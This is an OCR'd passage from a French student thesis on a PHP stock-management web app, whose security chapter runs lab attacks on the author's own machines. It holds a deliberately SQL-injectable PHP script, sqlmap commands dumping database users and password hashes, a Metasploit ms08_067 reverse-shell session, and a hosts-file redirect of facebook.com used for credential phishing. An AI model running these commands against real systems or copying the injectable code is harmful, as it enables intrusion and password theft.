
SOUS-TRAITANT :

Code Dépôt	Code Matériel	Description	Unité	Quantité	Observation

Reponsable Opérations Responsable Logistique Le Magasinier

3.3.6 L'interface de consultation de stock

FIGURE 3.15 – Interface de consultation de stock




Ainsi, si tel ou tel personne veut savoir l'état de stock des entrepôts pour faire des commandes, il n'a qu'à regarder cette partie de l'application.

Remarquez dans la zone ***1*** le lien " télécharger au format xls". En cliquant sur ce lien, on fait intervenir la librairie PHPExcel de PHP cité précédemment pour donner un rendu du stock au format Excel.

3.3.7 L'interface pour les décomptes

Dans la zone ***1*** de la figure 3.16 , on trouve le formulaire de mise à jour du décompte. Ce formulaire ne sera visible ni accessible que pour les utilisateurs autorisés, entre autre le premier responsable logistique et l'administrateur du site.

FIGURE 3.16 – La page dédiée aux décomptes



De même que pour les deux interfaces précédentes, on a un modèle de feuille de calcul qu'on rempli pour les décomptes (voir Fig. 3.17) et c'est ce fichier qui sera "uploadé" pour mettre à jour le décompte (voir Fig. 3.16 zone 1).

FIGURE 3.17 – Formulaire pour les décomptes

Description / Benja	Description / romain	Unité	sav051	sav052	sav053
DIVERS01	Câble 2x1,5 mm² âme rigide	m	0.5	1	101
DIVERS02	Cosses tubulaires 50mm², trou 08	pièce	10	2	102
DIVERS03	Cosses tubulaires 25mm², trou 08	pièce	4	3	103
DIVERS04	Goujons d'ancrage en INOX en M10x75	pièce	18	4	104
DIVERS05	Collier noir traié UV 2,5x150mm	pièce	200	5	105
DIVERS06	Fils vert/jaune souple 6 mm²	m	20	6	106
DIVERS07	Cosses pour fils 6mm², trou 08	pièce	6	7	107
DIVERS08	Mosse expansive (anti-rongeur)	pièce	1	8	108
DIVERS09	Crampons pour feulard	pièce	15	9	109
DIVERS10	Scotch de repérage bleu et rouge et noir	jeu	1	10	110
Pilier1	PILIER avant droite	pièce	1	11	111
Pilier2	PILIER avant gauche	pièce	1	12	112
Pilier3	PILIER avant central	pièce	1	13	113


3.3.8 L'interface pour les livraisons sur site

FIGURE 3.18 – Les livraisons sur site

Dans la zone ***1***, on voit le nom du site ainsi que l'état d'avancement des livraisons par rapport au dernier décompte.

3.3.9 L'interface de gestion des données sur les matériels


FIGURE 3.19 – L'interface de gestion des données sur les matériels



Dans cette section, tout le monde peut voit la liste officielle des matériels mais seul le premier responsable logistique ainsi que l'administrateur peut accéder à la modification de cette liste(ajout, modification et suppression).

3.3.10 L'interface de gestion des utilisateurs

FIGURE 3.20 – L'interface de gestion des utilisateurs



Cet interface ne peut être vu que par le premier responsable logistique et de l'administrateur.

La réalisation faite, on doit voir la partie liée à la sécurisation de l'application.

4. Sécurité de l'application

4.1 Note sur la sécurité

Les tests de sécurité informatiques sont fréquents et les outils utilisés sont libres la plupart du temps. Récemment, je me suis initié à l'utilisation des possibilités qu'offre la distribution *Kali Linux*, la nouvelle version de *Backtrack*. Cette distribution rassemble les meilleurs outils de test de pénétration (*pentest*) pré-installés allant du simple crack d'une clé WIFI au *DNS Spoofing* et au piratage d'un appareil distant. Cela m'a fait comprendre l'importance d'être rigoureux et prudent dès qu'on développe quoi que ce soit.

Pour résumer, comme les outils d'audits de sécurité et de piratage sont libres, on doit se préparer à toute éventualité pour la sécurisation des application. Il ne faut rien laisser au hasard dès que c'est une question de sécurité.

Remarque Il est important de consulter la documentation officielle pour chaque langage pour avoir des scripts à jours et pleinement portables. En effet, comme les langages ne cessent d'évoluer, il y a forcément des fonctions qui marchent mais qui seront obsolètes dans les versions futures.

Par exemple, la fonction mysql_list_dbs (Liste les bases de données disponibles sur le serveur MySQL) est devenue obsolète depuis PHP 5.4.0. Son utilisation est donc fortement déconseillée.

4.2 Simulation d'une attaque au niveau de l'application

Avant de commencer les simulations, il faut savoir que faire des tests d'intrusion sur une application sans accords préalables avec le propriétaire est ***illégal***. Donc, dans nos tests, on utilisera le serveur que j'ai crée et des machines virtuelles avec ***Virtual Box*** d'Oracle.

4.2.1 Les outils utilisés pour les exemples d'attaque

Pour une simple simulation, on va utiliser la distribution ***Kali Linux*** qui, je répété encore, est une distribution spécialement fait pour les tests d'intrusion. ***Kali*** ne fait pas les intrusions, mais elle offre de nombreux outils standards pour les tests d'intrusion.

On va faire deux simulations :

- ***injection SQL*** avec **Sqlmap**,
- ***access à distance*** avec ***msfconsole*** de ***metasploit***

4.2.2 Simulation d'une injection SQL avec SQLMAP

Pour commencer, on va installer ***kali*** dans une machine virtuelle puis configurer cette dernière pour que la machine hôte et ***kali*** puissent communiquer.

Dans notre exemple, la machine hôte a pour adresse IP 197.164.1.28 et kali 197.164.1.18. L'hôte sera muni d'un serveur web fonctionnel (apache + php + mysql) dans lequel on insérera à la racine le script suivant :

```php
<?php
if (isset($_GET['test'])) {
 // Tentative de conexion au serveur de base de donnees
 $link = mysql_connect('localhost', 'root', '')
 or die('Impossible de se connecter : ' . mysql_error());

 //Tentative de selection de la base de donnees
 mysql_select_db('sgm_log_db')
 or die('Impossible de selectionner la base de donnees');

 // Execution des requetes SQL
 $query = 'SELECT * FROM bonsortie where bonsortie.bs="'.$_GET['test'].'"';
 $result = mysql_query($query) or die(mysql_error());
}else{
 ?>
 <form method="get" action="">
  <input name="test" placeholder="nom d'utilisateur">
  <button type="submit" >Ok</button>
 </form>
 <?php
}
?>
```


Les données transmis par les formulaires dans un site web sont inutiles si on ne les utilise pas pour des requêtes dans une base de données. Or dans une base de données, il existe des mots réserves. Et le piratage par injection SQL est le fait de saisir des mots réservés au serveur de base de données et d'envoyer ces données au serveur .

Sqlmap est un outil permettant d'effectuer des requêtes SQL de manières automatisées dans le but de trouver et d'exploiter une mauvaise configuration sur votre serveur Web. Il est inclus dans ***Kali*** dès sont installation.

Commençons maintenant le test.

On a un simple formulaire comme ceci dans le serveur de la machine hôte :

FIGURE 4.1 – SQLMAP - Formulaire cible




Après saisie et envoie d'un texte quelconque, il ne se passe rien :

FIGURE 4.2 – SQLMAP - Résultat formulaire cible

Or, si on saisi le caractère « " » dans le formulaire, voici ce qui se passe :

FIGURE 4.3 – SQLMAP - Erreur lors de la validation



Après avoir vu cela, on entre dans le terminal de kali et on tape :

« sqlmap -u http ://197.164.1.28/attack.php ?test=%22 -f -b - -current-user - -current-db - -users - -passwords - -dbs -v 0 »

où

- -u : adresse de la cible
- -f : prise d'empreinte du SGBD

- -b : bannière du SGBD
- - current-user : session utilisateur
- - current-db : Base
- - users : énumération des utilisateurs dans la Base
- - passwords : énumération des mots de passe dans la Base
- - dbs : listing des différentes bases disponibles
- -v : visibilité (0, warning, etc.)

et voici le résultat :

FIGURE 4.4– SQLMAP - Première injection

```
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: active fingerprint: MySQL >= 5.5.0
               banner parsing fingerprint: MySQL 5.5.41
banner:    '5.5.41-0ubuntu0.14.04.1'
[10:08:46] [INFO] retrieved: root@localhost
current user:    'root@localhost'
[10:08:46] [INFO] retrieved: sgm_log_db
current database:    'sgm_log_db'
database management system users [6]:
[*] 'debian-sys-maint'@'localhost'
[*] 'phpmyadmin'@'localhost'
[*] 'root'@'127.0.0.1'
[*] 'root'@'::1'
[*] 'root'@'anjaramamy-miora'
[*] 'root'@'localhost'

[10:08:58] [INFO] retrieved: root
[10:08:58] [INFO] retrieved: *EF847D70B31C8C9EF25F29E15A6DFB555EBB
[10:08:58] [INFO] retrieved: root
[10:08:59] [INFO] retrieved: *EF847D70B31C8C9EF25F29E15A6DFB555EBB
[10:08:59] [INFO] retrieved: root
[10:08:59] [INFO] retrieved: *EF847D70B31C8C9EF25F29E15A6DFB555EBB
[10:08:59] [INFO] retrieved: debian-sys-maint
[10:08:59] [INFO] retrieved: *EF847D70B31C8C9EF25F29E15A6DFB555EBB
[10:08:59] [INFO] retrieved: phpmyadmin
[10:08:59] [INFO] retrieved: *4C2B50252B06940BC972854F87392EB9484C04
```

```
[10:08:59] [INFO] retrieved: root
[10:08:59] [INFO] retrieved: *EF847D70B31C8C9EF25F29E15A6DFB555EBB
```

Analysons ce résultat.

Dans les lignes 1 à 6, sqlmap affiche les caractéristique du serveur de base de données.

Dans les lignes 7 à 10, sqlmap affiche les détails de l'utilisateur de la base de données utilisé par l'application web.

De la ligne 11 à 30, sqlmap affiche la liste des utilisateurs de la base de données (ligne 11 à 17) ainsi que leurs mot de pass respectifs (ligne 19 à 30). Ces mot de pass sont à ce stade encore hashés(cryptés) mais sqlmap vous proposera de les décrypter (mais cela peut prendre un certain temps).

Tapez maintenant :

« sqlmap -u http ://197.164.1.28/attack.php ?test=%22 -D sgm_log_db –tables »

et cela affichera :

FIGURE 4.5– SQLMAP - Deuxième injection

```
Database: sgm_log_db
[24 tables]
+-----------------+
| zone            |
| bonreception    |
| bonsortie       |
| decompte        |
| entrepot        |
| lieu            |
| lignedecompte   |
| magasinier      |
| national_in     |
| national_out    |
| notif           |
| pays            |
| phase           |
| poste           |
| produit         |
| produitrecu     |
| site            |
| sortie          |
| stock           |
| trace_produit   |
| unotif          |
| upays           |
| utilisateur     |
| uzone           |
```

```
+----------------+

[10:14:20] [INFO] fetched data logged to text files
under '/usr/share/sqlmap/output/197.164.1.28'
```

Tapez ensuite ceci dans le terminal de kali pour voir les champs dans la table utilisateur :

« sqlmap -u http ://197.164.1.28/attack.php ?test=%22 -D sgm_log_db -T utilisateur –columns »

et on obtient :

FIGURE 4.6– SQLMAP - Troisième injection

```
Database: sgm_log_db
Table: utilisateur
[9 columns]
+-----------+----------------+
| Column    | Type           |
+-----------+----------------+
| codepays  | varchar(50)    |
| enabled   | tinyint(1)     |
| mail      | varchar(50)    |
| matricule | varchar(50)    |
| nom       | varchar(50)    |
| pass      | varchar(50)    |
| phone     | varchar(50)    |
| poste     | varchar(50)    |
| prenom    | varchar(50)    |
+-----------+----------------+

[10:19:19] [INFO] fetched data logged to text files
under '/usr/share/sqlmap/output/197.164.1.28'
```

Et enfin, pour voir le contenu de la colonne "pass"(champ pour les mots de pass), tapez la ligne suivante :

« sqlmap -u http ://197.164.1.28/attack.php ?test=%22 -D sgm_log_db -T utilisateur -C pass -dump »

et on obtient le résultat suivant :

FIGURE 4.7– SQLMAP - Quatrième injection

```
Database: sgm_log_db
Table: utilisateur
[8 entries]
+------------------------------------------------------+
```

```
| pass                                                |
+-----------------------------------------------------+
| *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 |
| *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 |
| *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 |
| *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 |
| *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 |
| *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 |
| *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 |
| *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 |
+-----------------------------------------------------+

[10:21:18] [INFO] table 'sgm_log_db.utilisateur' dumped to CSV file
 '/usr/share/sqlmap/output/197.164.1.28/dump/sgm_log_db/utilisateur.csv'
[10:21:18] [INFO] fetched data logged to text files
under '/usr/share/sqlmap/output/197.164.1.28'
```

Ce résultat donne les mot de pass cryptés des utilisateurs (ligne 7 à 14).

Il existe de nombreux outils pour le décryptage de ces mot de pass et malheureusement, la plupart sont ***OpenSource***, donc accessibles à tous.

Sur ceux, passons au test suivant.

4.2.3 Prise de contrôle d'un PC à partir d'une adresse IP avec msfconsole de metasploit

Cette fois ci, on va installer ***metasploit*** directement sur la machine hôte et installer windows XP sur une machine virtuelle. L'hôte aura ici l'adresse IP 197.164.1.28 et la machine virtuelle 197.164.1.19. On veillera à désactiver le pare-feu du système windows.

Dans le terminal de la machine hôte, tapez la commande

« msfconsole »

et cela donnera :

FIGURE 4.8– Msfconsole - Démarrage

```
anjaramamy@anjaramamy–miora ~ $ msfconsole
[*] Starting the Metasploit Framework console...|[-]
Warning, /opt/metasploit/apps/pro/ui/config/database.yml is not readable.
Try running as root or chmod.
[-] No database definition for environment
Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro — learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015030501
```

```
       [core:4.11.1.pre.2015030501 api:1.0.0]]
+ -- --=[ 1407 exploits - 802 auxiliary - 229 post        ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > |
```

Puis on entre successivement les commandes suivantes :

- « use windows/smb/ms08_067_netapi »
- « set payload windows/meterpreter/reverse_tcp »
- « set lhost 197.164.1.28 »
- « set rhost 197.164.1.19 »
- « set lport 4444 »
- « set rpotr 445 »

puis :

- « exploit »

Si cela marche, la figure suivante montre le résultat.

FIGURE 4.9– Msfconsole - Intrusion réussie

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 197.164.1.28:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:French
[*] Selected Target: Windows XP SP2 French (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 197.164.1.19
[*] Meterpreter session 1 opened
(197.164.1.28:4444 -> 197.164.1.19:1070) at 2015-03-11 17:50:10 +0300

meterpreter > |
```

Et voici ce qui se passe quand on tape la commande ***shell***

FIGURE 4.10– Msfconsole - Invité de commande de la victime

```
meterpreter > shell
Process 320 created.
Channel 1 created.
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>|
```

En effet, on est dans l'invité de commande de la victime et on est totalement libre pour y faire ce qu'on veut (supprimer et créer des fichiers, atteindre la machine).

Continuons le test.

Et si maintenant, on entrait les commandes suivantes, on serai apte à rediriger les requêtes HTTP de la victime vers notre machine qui joue ici le rôle de pirate informatique.


FIGURE 4.11– Msfconsole - Redirection des requêtes HTTP de la victime

```
C:\WINDOWS\system32>cd drivers
cd drivers

C:\WINDOWS\system32\drivers>cd etc
cd etc

C:\WINDOWS\system32\drivers\etc>echo 197.164.1.28 www.facebook.com>>hosts
echo 192.168.21.113 www.facebook.com>>hosts

C:\WINDOWS\system32\drivers\etc>type hosts
type hosts
# Copyright (c) 1993-1999 Microsoft Corp.
#
# Ceci est un exemple de fichier HOSTS utilise par Microsoft TCP/IP
# pour Windows.
#
# Ce fichier contient les correspondances des adresses IP aux noms d'hotes.
# Chaque entree doit etre sur une ligne propre.
#L'adresse IP doit etre placee
# dans la premiere colonne, suivie par le nom d'hote correspondant.
#L'adresse IP et le nom d'hete doivent etre separes par au moins un espace.
#
# De plus, des commentaires (tels que celui-ci) peuvent etre inseres sur des
# lignes propres ou apres le nom d'ordinateur. Ils sont indique par le
# symbole '#'.
#
# Par exemple :
#
```

```
29 #       102.54.94.97     rhino.acme.com          # serveur source
30 #        38.25.63.10     x.acme.com              # hote client x
31
32 127.0.0.1       localhost
33 197.164.1.28 www.facebook.com
34
35 C:\WINDOWS\system32\drivers\etc>
```

À ce stade, si la victime entre dans son navigateur l'Url « http ://www.facebook.com », elle sera redirigée automatiquement vers l'adresse 197.164.1.28 sans qu'elle ne sache pourquoi.

FIGURE 4.12 – Msfconsole - Aperçu de la redirection de la victime



De plus, si on combine cette méthode d'attaque avec le clonage de site offert par Social-Engineer Toolkit (SET), la victime n'y verra que du feu et son login et son mot de pass seront récupérés en toute lettre par le pirate.

4.2.4 Conclusion des tests

Les deux tests précédents n'ont pû aboutir à ces résultats que grâce à deux choses : une erreur non corrigée lors du développement et une inadvertance, le pare-feu est désactive.

Les outils que j'ai utilisé dans ces exemples sont les plus basiques. Ils sont libres mais il existe des

versions professionnelles des ces outils, versions que je n'ai malheureusement pas pû tester car elles sont payantes, entre autre ***Metasploit Pro***.


Le plus important est qu'on soit conscient des risques liés à la sécurité dans une application surtout si cette application est accessible via une adresse publique.

Le sujet de ce mémoire, c'est à dire l'application web, n'a aucune utilité si on ne peut y accéder n'importe où dans le monde. Autrement dit, cette application est ouvert au public. Donc, des mesures de sécurité s'imposent.

4.3 Mesures de sécurité sur Apache

Certaines erreurs peuvent être corrigé avec la configuration d'apache. Par exemple, pour eviter que le navigateur n'affiche la liste de nos scripts comme le montre la figure 4.13, on ajoute juste la directive *"Options -Indexes"* dans le fichier *htaccess*.

FIGURE 4.13 – Apache - Lister les scripts et les dossiers dans le serveur




Et pour personnaliser les pages d'erreur, on aura recours aux directives

ErrorDocument403/error/error.php

ErrorDocument404/error/error.php

ainsi on aura des pages d'erreur personnalisées comme le montre la figure suivante :

FIGURE 4.14 – Apache - Page d'erreur personnalisée



Apache offre aussi la possibilité d'interdire l'accès au serveur à une adresse IP ou à toute une plage d'adresses si l'administrateur pense que cela s'avère être nécessaire.

4.4 Mesures de sécurité sur PHP

Lors du développement de l'application, il faut toujours se mettre en tête que n'importe qui peut utiliser cette application. Donc les clients du serveur peuvent faire des erreurs lors de leurs manipulations. Donc c'est au développeur de procéder comme telle.

Il y a un principe mathématique que j'apprécie et que je recommande vivement, c'est "***le principe de disjonction des cas***". Ce nom parle de lui même. Cela dit que l'on doit connaître tout les cas possible et ce cas formerons des ensembles de situations disjoints, c'est à dire, on ne peut pas se trouver dans deux cas différents en même temps.

Ainsi, il faut prendre son temps pour bien distinguer les cas possibles car si une erreur s'affiche sur le navigateur, cala peut être une porte d'entrée pour un pirate informatique. Voir ***google hacking database*** par exemple. Cet outil de recherche utilisé avec **Sqlmap** peut accedeer à votre base de donnée et à votre insu pour un pirate habile.

Mais pour ne pas prendre de risque, on pourra mettre au début de chaque fichier PHP la ligne

```
ini_set('display_errors','Off');
```

